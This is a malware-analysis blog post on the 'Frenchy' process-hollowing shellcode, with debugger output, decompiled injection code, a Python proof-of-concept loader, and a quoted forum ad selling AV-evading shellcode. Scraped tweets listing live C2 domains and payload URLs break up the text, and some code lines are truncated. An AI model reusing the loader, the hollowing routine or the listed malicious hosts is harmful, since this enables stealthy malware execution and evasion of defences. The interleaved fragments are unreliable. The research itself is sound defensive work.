lunes, 29 de julio de 2019

Analysis of the Frenchy Shellcode

In this post I analyze a shellcode that I have named "Frenchy shellcode" because of the mutex that it creates (depending on the version: frenchy_shellcode_01, frenchy_shellcode_002, frenchy_shellcode_003,...). This shellcode has been seen together with different packers and loading different malware families (agenttesla, avemaria stealer, formbook, netwire, etc...). Because of this, I decided to take a look at this shellcode and share my notes. Additionally I share a PoC, a python script that loads Frenchy shellcode and uses it to perform hollow processes and execute calc.exe in the context of notepad.exe.

- **Original packed samples**
  - **Frenchy shellcode v1 + autoit**
    packer: 0a1340bb124cd0d79fa19a09c821a049 (Avemaria)

Families

- agenttesla
- alphaircbot
- blackmoon
- deucalion
- grandsteal
- krbanker
- neutrino
- nukebot
- trickbot

Analysis

▼ 2019 (7)
▼ julio (1)
Analysis of the Frenchy Shellcode

- **Frenchy shellcode v2 + autoit**
  packer: d009bfed001586db95623e2896fb93aa
- **Frenchy shellcode v2 + autoit**
  packer: 20de5694d7afa40cf8f0c88c86d22b1d (Formbook)
- **Frenchy shellcode v3 + .Net**
  packer: 21c1d45977877018568e8073c3Acf7c5 (Netwire)

- **Extracted frenchy shellcodes:**
  - **Frenchy shellcode v1 at** hybrid analysis
  - **Frenchy shellcode v2 at** hybrid analysis
  - **Frenchy shellcode v3 at** hybrid analysis
- **Related links:**
  - https://tccontre.blogspot.com/2019/07/autoit-compiled-formbook-malware.html (I recommend to read this post about the AutoIt script that loads frenchy shellcode).
  - https://twitter.com/P3pperP0tts/status/1135976656751996928?s=20
  - https://twitter.com/JayTHL/status/1146482606185308160?s=20
  - https://twitter.com/James_inthe_box/status/1148966237684133888?s=20
  - https://cape.contextis.com/analysis/85189/
  - https://twitter.com/James_inthe_box/status/1146527056567472128?s=20

Most of the samples that I have analyzed are packed with a AutoIt-based packer (however, recently I analyzed a v3 Frenchy shellcode whose packer is .Net) that decrypts and loads the shellcode (and then, the shellcode loads the next stage executable by using process hollowing method).

First sample where I found the Frenchy shellcode (v1, mutex: frenchy_shellcode_01) was Emotet and the packer was AutoIt-based, I recommend to read this twitter thread. Later, in this twitter thread, @JayTHL commented about an AveMaria Stealer, again packed with AutoIt-based packer that uses the shellcode (v2, mutex: frenchy_shellcode_002). An specific campaing of Agenttesla looked to be using this packer too. In this great post, the author (@tccontre18) analyzed a variant of the obfuscated autoit script that loads the Frenchy shellcode

- ▶ mayo (1)
- ▶ abril (1)
- ▶ marzo (3)
- ▶ enero (1)

- Symantec Latest Threats
- Secure List
- Trendmicro Threats Encyclopedia
- ESET Virus Radar
- Mcafee Top Threats
- Symantec Whatsnew

Tweets por @P3pperP0tts

Pepper Potts
@P3pperP0tts

#agenttesla #malware panel

http://demknowusalot.]ltd/dm/webpanel/login.php

(from sample 5EC2B43A0E532D277B97514661152922 app.any.run/tasks/fd7d6ca6…)

(in this case, it loaded a Formbook Stealer). Searching for the string "frenchy_shellcode_003" I found another sample at Cape Sandbox using v3 shellcode (@james_in_the_box identified it as netwire), and in this case the packer is not AutoIt-based, but .Net-based.

It looks like this shellcode has been used for a time together with different packers, malware families and campaigns.

Analysis

1.1. Packers

I am not going to dig too much into the packers that have been seen together with the Frenchy shellcode, only some notes about them.

1.1. AutoIt-based Packer

This packer executes a very obfuscated autoit script that decrypts and loads the frenchy shellcode. Here is a couple of examples of these autoit scripts:

1h

Pepper Potts retwitteó

mol69
@tkanalyst

#LewdEK -> #Quasar

As shown in the reference, this is an EK that was confirmed in Sep 2018.
We named #LewdEK.

Example Payloadapp.any.run/tasks/27a6e7eb…app.any.run/tasks/55b8284d…

[Reference]blog.trendmicro.com/trendlabs-secu…

(cc:@BleepinComputer @EKFiddle @nao_sec @david_jursa @takerk734)

¡No podemos mostrarte todo!

Ocultamos automáticamente fotos que puedan incluir contenido que puede herir la sensibilidad de algunas

2h

Pepper Potts retwitteó

mol69
@tkanalyst

#Malvertising -> #RIGEK -> #Smokeloader #AZORult & #Predator & #Crysis

This one (recovered by @DbgShell) loaded a frenchy_shellcode_01: https://pastebin.com/raw/xsUqCdRj
This other one loaded a frenchy_shellcode_002: https://pastebin.com/raw/Knk2iJPF

I recommend this post about the AutoIt script that loads frenchy shellcode.

1.2. DotNet-based Packer

In the case of the sample 21c1d45977877018568e8073c3Acf7c5 the packer is .Net. To check that the dotnet packer is loading the frenchy shellcode we set a bp at CreateMutexW and we wait for the creation of the frenchy_shellcode_03 mutex:

```
Breakpoint 0 hit
KERNELBASE!CreateMutexW:
001b:7510adfd 8bff            mov     edi,edi
0: kd> dd esp
044ae648  00511f8f 00000000 00000000 044ae664
044ae658  02099a58 0209c368 0006d220 00720066
044ae668  006e0065 00680063 005f0079 00680073
044ae678  006c0065 0063006c 0064006f 005f0065
044ae688  00300030 00000033 04640000 00cc0000
044ae698  04780000 04860000 04930000 76c52aae
044ae6a8  04685d58 04685648 76af9d0b 76af09ad
044ae6b8  0486d6d7 04877b73 04878308 04877b87
0: kd> db 044ae664
044ae664  66 00 72 00 65 00 6e 00-63 00 68 00 79 00 5f 00  f.r.e.n.c.h.y._.
044ae674  73 00 68 00 65 00 6c 00-6c 00 63 00 6f 00 64 00  s.h.e.l.l.c.o.d.
044ae684  65 00 5f 00 30 00 30 00-33 00 00 00 00 00 64 04  e._.0.0.3.....d.
```

Now we know the current thread is executing the Frenchy shellcode, so we display the call-stack to check the thread that calls the frenchy shellcode comes from .Net:

(#Ransomware) & Unknown

Example Payloadapp.any.run/tasks/49d3c60d…

(cc:@BleepinComputer @adrian__luca @jeromesegura @david_jursa @nao_sec)

¡No podemos mostrarte todo!

Ocultamos automáticamente fotos que puedan incluir contenido que puede herir la sensibilidad de algunas

18h


Pepper Potts retwitteó

James
@James_inthe_box

Fresh #phoenix #keylogger (albeit broken)app.any.run/tasks/2b72f737…

relative of #AgentTesla

extracted exe hash 0fe981884efec833e285d6911e6edde9 on @mal_share



2. Frenchy Shellcode

2.1. Frenchy Shellcode v3

I have focused the analysis on the v3 shellcode that I have gotten from the sample 21c1d45977877018568e8073c3Acf7c5 (you can download it from hybrid analysis).


The main purpose of this shellcode is to inject a PE into a new process by using the hollow process method.

10 sept. 2019

Pepper Potts retwitteó

JAMESWT
@JAMESWT_MHT

#ursnif geofenced #usa -> #Vidar
Doc and
Payloadsapp.any.run/tasks/05bd6155…
Vidar aloneapp.any.run/tasks/fa295f33…
IOCs
vqwc8z9260u2.[top/tew.php
ljp9neothtzc.[com/s9281P/yt1.php?
l=pofu3.reb
m64ayojodie.[top
juhubeachn.[com#threatintel
#infosec@VK_Intel @kafeine
@malware_traffic



tew.exe (MD5: FC62AE2EE1A5E2…
Interactive malware hunting service.…
app.any.run


10 sept. 2019

Pepper Potts retwitteó

SomeInfoSecJerk
@SecSome

2.1.1. Entrypoint and arguments

Shellcode's entrypoint is located at offset 0, where the shellcode jumps to the main function:




The shellcode receives as first argument the path of the executable that is going to be launched (suspended) to perform hollow process. Second argument is the content (PE) to be injected.

2.1.2. Duplicated system libraries

The shellcode loads copies foreach system library that it is going to use:

#trojan #lokibot dropped from email sourcing from host[.onceno[.com 67[.227[.189[.92 spoofing HSBC Advising Service
app.any.run/tasks/32b77956…



Remittance298372983hjddhdy_ex…
Interactive malware hunting service.…
app.any.run

10 sept. 2019


Pepper Potts retwitteó

reecDeep
@reecdeep

#AgentTesla #malware #trojan #RAT from #maldoc mails to mail.transoceansurveyors.]com doc: app.any.run/tasks/bd56c4f3… p://bobbychiz.top/loveworld/maddy.exe@JAMESWT_MHT @matte_lodi @merlos1977 @58_158_177_102 @P3pperP0tts #safeonline #threatintel #threathunting #CyberSecurity

```
mov     [ebp+var_5C], 18h
mov     [ebp+var_58], esi
mov     [ebp+var_50], 40h ; '@'
mov     [ebp+var_4C], esi
mov     [ebp+var_48], esi
call    edi             ; ZwOpenSection
                        ;
                        ; 0: kd> dt _OBJECT_ATTRIBUTES 044ac09c
                        ; ole32!_OBJECT_ATTRIBUTES
                        ;    +0x000 Length          : 0x18
                        ;    +0x004 RootDirectory   : (null)
                        ;    +0x008 ObjectName      : 0x044ac0d8 _UNICODE_STRING "\KnownDlls32\advapi32.dll"
                        ;    +0x00c Attributes      : 0x40
                        ;    +0x010 SecurityDescriptor : (null)
                        ;    +0x014 SecurityQualityOfService : (null)
test    eax, eax
js      loc_6900116
push    2
push    esi
push    1
lea     eax, [ebp+var_8]
push    eax
push    esi
push    esi
push    esi
lea     eax, [ebp+var_4]
push    eax
push    0FFFFFFFFh
push    [ebp+var_C]
call    [ebp+pNtMapViewOfSection]
test    eax, eax
js      loc_6900116
```

If we enumerate the regions of the address space we can check there are some duplicated dlls:




10 sept. 2019

Pepper Potts retwitteó

JAMESWT
@JAMESWT_MHT

#trickbot #canada
Vbs and
Payloadapp.any.run/tasks/5193f805…
IOCsurlhaus.abuse.ch/url/229386/urlhaus.abuse.ch/url/229387/
https_//zurichwhispers.com/platform/presentation.emf@VK_Intel @malwrhunterteam @reecdeep @James_inthe_box @Arkbird_SOLG @VirITeXplorer



SPAM2.zip (MD5: 6CDDF6FE7B37…
Interactive malware hunting service.…
app.any.run

6 sept. 2019

Pepper Potts retwitteó

James

This could make harder debugging the shellcode. API hooks (such as hooks inserted by cuckoo framework for example) won't work. If you set breakpoints at common APIs that are usually executed by malware (CreateProcessW, WriteProcessMemory, SetThreadContext, etc...) to catch the malware execution at that point, it won't work, because you would need to set breakpoints at the duplicated dlls.

2.1.3. API usage

The shellcode gets a pointer to a lot of APIs, but it only uses a subset of them. I feel like this is a very configurable shellcode, it always loads all the API pointers, but depending of the configuration and the code that it is added to the specific version of the shellcode, some API pointers will be used and other pointers won't be used.

Here is the full list of APIs that the shellcode loads:


```
1. BeginPaint
2. CoCreateInstance
3. CoInitializeEx
4. CreateMutexW
5. CreateProcessW
6. CreateWindowExW
```


Sometimes the shellcode gets pointers to the APIs on the originally loaded dlls. For example this happends with cryptoapi libraries. I guess this is because they don't work fine when they are called through a secondary copy of the dll.

@James_inthe_box

New one on me, #blackrat via #malspam; c2:

wire.mtcc[.]me

hash 7aa313d007a538f7453a0f0f3b76ba1f on @mal_share




9 sept. 2019

Pepper Potts retwitteó

Dee
@ViriBack

#opendir #kpot C2 and other #malware

fiscalia.]ga



```
call    edi             ; duplicatedkernel32!LoadLibraryA
push    eax             ; original advapi32
call    esi             ; secondary GetProcAddress
mov     [ebp+original_CryptAcquireContextW], eax
lea     eax, [ebp+CryptCreateHash_string]
push    eax
lea     eax, [ebp+advapi32.dll_string]
push    eax
call    edi
push    eax
call    esi
mov     [ebp+original_CryptCreateHash], eax
lea     eax, [ebp+CryptDecrypt_string]
push    eax
lea     eax, [ebp+advapi32.dll_string]
push    eax
call    edi
push    eax
call    esi
mov     [ebp+original_CryptDecrypt], eax
lea     eax, [ebp+CryptDeriveKey_string]
push    eax
lea     eax, [ebp+advapi32.dll_string]
push    eax
call    edi
push    eax
call    esi
mov     [ebp+original_CryptDeriveKey], eax
```

2.1.4. Process Hollowing

The malware creates a new suspended process from the path of the given executable, and then it injects the given PE into the address space of that process by using the process hollowing method. It uses a set of native APIs to perform this task.

In the following capture we can see how the malware creates a new process and unmap the main module of the new created process. In addition, it maps the PE to be injected (to get a mapped copy of this PE) by calling NtCreateSection+NtMapViewOfSection:

```
if ( !pCreateProcessW(                        // 1. Create a suspended process from the given executable path
        &path_process_to_hollow_wide_variables_expanded,
        0,
        0,
        0,
        0,
        0x800000C,                            // CREATE_NO_WINDOW | CREATE_SUSPENDED | DETACHED_PROCESS
        0,
        0,
        (char *)v108,
        &newprocesshandle) )
{
  pFreeResource(v97);
  return 0;
}
NtQueryInformationProcess(newprocesshandle, 0, &v109, 24, 0);// NtQueryInformationProcess(ProcessSessionInformat:
tempbuf = 0;
if ( pNtReadVirtualMemory(newprocesshandle, v110 + 8, &tempbuf, 4, 0) < 0//
                                              // 2. get baseaddress for the mainmod of the created process
                                              // unmap original main module of the process to hollow
  || tempbuf == *(_DWORD *)(v99 + 52) && pNtUnmapViewOfSection(newprocesshandle, tempbuf) < 0 )
{
  goto EXIT;
}
v112 = *(_DWORD *)(v99 + 80);
v113 = 0;                                     //
                                              // 3. Create a section (in the current process, not the target
                                              // one) and map the PE that is going to be injected (in this
                                              // way it will get a mapped version of the PE)
if ( pNtCreateSection(&v116, 0xF001F, 0, &v112, 64, 0x8000000, 0) < 0 )
  goto EXIT;
v114 = v112;
if ( NtMapViewOfSection(v116, -1, (int *)&v121, 0, 0, 0, &v114, 2, 0, 64) < 0 )
  goto EXIT;
v120 = *(_DWORD *)(v99 + 52);
v115 = v112;
```

Once it has unmapped the main module of the target process to be hollowed, and it has gotten a mapped view of the PE to be injected, it creates a new section into the target process address space to copy the PE to be injected there. It will use NtCreateSection + NtMapViewOfSection + NtWriteProcessMemory to perform this task:


/Q8tGJt1V
/vXpe74L2
-> 170.130.205.86/index.
[php@malwrhunterteam
@James_inthe_box @VK_Intel
@reecdeep

6 sept. 2019

Pepper Potts retwitteó

JAMESWT
@JAMESWT_MHT

#ursnif #dreambot geofenced #Canada
Sampleapp.any.run/tasks/ff7fda21…
IOCsurlhaus.abuse.ch/host/oz4eai759…url
haus.abuse.ch/host/welb1da48…urlhaus.a
buse.ch/host/gbszciag8…
ty29lt.]com@malwrhunterteam
@James_inthe_box @VK_Intel
@reecdeep @VirITeXplorer



```
                                        // 4. Map a section in the target process to be hollowed where
                                        // the mapped PE to be injected is going to be copied
  if ( NtMapViewOfSection(v116, newprocesshandle, &v120, 0, 0, 0, &v115, 2, 0, 64) < 0 )
    goto EXIT2;
  v101 = *(_DWORD *)(v97 + 60);
  pmemcpy(v121, pe_2_inject, *(_DWORD *)(v99 + 84));
  v117 = 0;
  if ( *(_WORD *)(v99 + 6) > 0u )
  {
    v102 = (_DWORD *)(v101 + pe_2_inject + 268);
    do
    {
      pmemcpy(v121 + *(v102 - 2), pe_2_inject + *v102, *(v102 - 1));
      v103 = *(unsigned __int16 *)(v99 + 6);
      ++v117;
      v102 += 10;
    }
    while ( v117 < v103 );
  }
  v111 = 0;                             // 5. Write the mapped PE to the section mapped in
                                        // the targed process (inject the PE)
  pNtWriteVirtualMemory(newprocesshandle, v110 + 8, &v120, 4, &v111);
  v105 = 65543;
  if ( pNtGetContextThread(v119, &v105) < 0 )
  {
EXIT:
    pNtTerminateProcess(newprocesshandle, 0);
    return 0;
  }
  v106 = v120 + *(_DWORD *)(v99 + 40);          //
                                        // 6. Change the context for the main thread of the
                                        // injected process to set EIP = the injected PE starting
                                        // address, and resume the thread
  if ( pNtSetContextThread(v119, &v105) < 0 || pNtResumeThread(v119, 0) < 0 )
  {
EXIT2:
    pNtTerminateProcess(newprocesshandle, 0);
    pNtUnmapViewOfSection(-1, v121);
    return 0;
  }
  return newprocesshandle;
}
```

Finally it changes the context of the main thread of the injected process to set EIP = injected code's starting address, and resumes the thread.

2.2. Playing With Frenchy Shellcode

To be honest, I consider this shellcode quite well-coded, it works fine. I decided to write a tiny PoC, a python script that loads and calls it, pushing as arguments the path of notepad.exe (target executable to use when performing hollow process) and the content of calc.exe'sPE file (the PE to be injected), to execute in this way a calc.exe in the context of notepad.exe, by using process hollowing.

xiqqp1.reb (MD5: 2680C759BEA1…
Interactive malware hunting service.…
app.any.run

6 sept. 2019

Pepper Potts retwitteó

Brad
@malware_traffic


2019-09-06 - #Qakbot (#Qbot) infection from #malspam - Got a #pcap of the infection, the associated #malware, and some images from the infection - Didn't have any copies of the emails to sanitize and include with my blog post, unfortunately. - malware-traffic-analysis.net/2019/09/06/ind…

6 sept. 2019

Pepper Potts
@P3pperP0tts

#netwire #rat

C2:wealthyblessed.warzonedns.]com:3956
0app.any.run/tasks/751de56d…app.any.ru
n/tasks/3f018342…



Here you can find the PoC together with the Frenchy shellcode v3:

https://github.com/p3pperp0tts/PoC_FrenchyShellcode

```
from ctypes import *
import struct

f = open("frenchyshellcode.bin", "rb")
frenchy = f.read()
f.close()
f = open("c:\\windows\\system32\\calc.exe", "rb")
calc = f.read()
f.close()
hollowpath = "c:\\windows\\notepad.exe\x00"
#to test, full shellcode = frenchy + arguments for frenchy + code to jmp
lenshellcode = len(frenchy) + len(calc) + len(hollowpath) +
len("\x68\x00\x00\x00\x00\x68\x78\x56\x34\x12\x68\x78\x56\x34\x12\x68\x78\x56\x34\x12\x
```

C2:info1.nowddns.]com:5552app.any.run/tasks/98de7c91…

C2:melvintravel.ddns.]net:39760app.any.run/tasks/6f2eca0b…app.any.run/tasks/6ee3328e…app.any.run/tasks/dfd292c0…

sample.bin (MD5: 970F3B397FA4…
Interactive malware hunting service.…
app.any.run

6 sept. 2019

Pepper Potts retwitteó


reecDeep
@reecdeep

#ursnif #malware #trojan #Italy #maldoc to DLL:
app.any.run/tasks/816dc2bd…#IOC :
llaiuyeiv.]xyz
185.244.213.]74
key: 10291029JSJUYUON@VK_Intel
@malwrhunterteam @matte_lodi
@merlos1977@CertPa @AndreaDraghetti
#infosec #cybersecurity #SIEM #threatintel
#threathunting

```
)
ptr = windll.kernel32.VirtualAlloc(None, lenshellcode, 0x3000, 0x40)
shellcode = frenchy
shellcode += calc
shellcode += hollowpath
shellcode += "\x68" + struct.pack("<L", ptr + len(frenchy)) #push path to process to
hollow
shellcode += "\x68" + struct.pack("<L", ptr + len(frenchy)+len(calc)) #push address of
to inject
shellcode += "\x68\x00\x00\x00\x00" #fake ret addr
shellcode += "\x68" + struct.pack("<L", ptr) #push address of frenchy shellcode entry
point
shellcode += "\xc3" #jmp to frenchy
hproc = windll.kernel32.OpenProcess(0x1F0FFF,False,windll.kernel32.GetCurrentProcessId(
windll.kernel32.WriteProcessMemory(hproc, ptr, shellcode, len(shellcode), byref(c_int(0
windll.kernel32.CreateThread(0,0,ptr+len(frenchy)+len(calc)+len(hollowpath),0,0,0)
windll.kernel32.WaitForSingleObject(c_int(-1), c_int(-1))
```

3. Who is Frenchy?

There is an user at hackforums that looks quite related to this issue.




4 sept. 2019

Pepper Potts retwitteó

Brad
@malware_traffic

2019-09-05 - Word docs (from password-protected zip attachments) from #malspam either cause #Ursnif infections, or they cause #Vidar - #pcap files of the traffic, malware with 25 word docs (info_09_05.doc) from VT, and a text file with the IOCs at: malware-traffic-analysis.net/2019/09/05/ind…




5 sept. 2019


Pepper Potts retwitteó

Brad
@malware_traffic

2019-09-05 - #Ursnif word doc macro generated the exact same initial URL



during two different runs in my lab. - In the 1st run, this led to an #Ursnif infection with #Trickbot. - For the 2nd run, the same initial URL redirected to a different URL for a #Vidar infection.




5 sept. 2019

Pepper Potts retwitteó

Brad
@malware_traffic

I did a quick post/data dump of the #Ursnif + #Vidar (not either one but both) from my infection this past Saturday on 2019-08-31 - #pcap and #malware at: malware-traffic-analysis.net/2019/08/31/ind…



6 sept. 2019

Pepper Potts retwitteó

Frenchy posted a thread
15 minutes ago
[C++] Make your own Crypter | RunPE & FUD Startup Shellcode | Full Ring3 unhook

Why your Crypter should use my Shellcode :

A lot of Crypter on HF are only Scantime FUD and don't manage the runtime properly. With my Shellcode you will be able to offer to your customers a high quality service ! If your startup Method isn't FUD then you can also take a look at my Startup Shellcode bypassing ALL AVs at runtime. Privacy is my priority, using Jabber you can be sure that no one will ever know that you use my Shellcode.

Why you should buy a shellcode instead of a Crypter :

Are you tired by Crypters which stay FUD only 2 Hours ? You are then in the right place, thanks to my Shellcode you will be able to create your own Crypter and manage yourself the Scantime while having a Runtime Undetectable ! You need to have some knowlegde to refud the Scantime BUT it's really easy when you are the only using your crypter.

Shellcode's plans :

• RunPE fully unhook ring3, Basic Process hollowing ($1000)
Runtime scan with Warzone Rat (no startup) :
Dyncheck scan

• RunPE fully unhook ring3, Process hollowing with Thread Modification moded ($1250)
Runtime scan with Warzone Rat (no startup) :
Dyncheck scan

• RunPE + Decryption of your Payload + Tool to encrypt your payload + Support "How to use" (Price of the RunPe + $300)
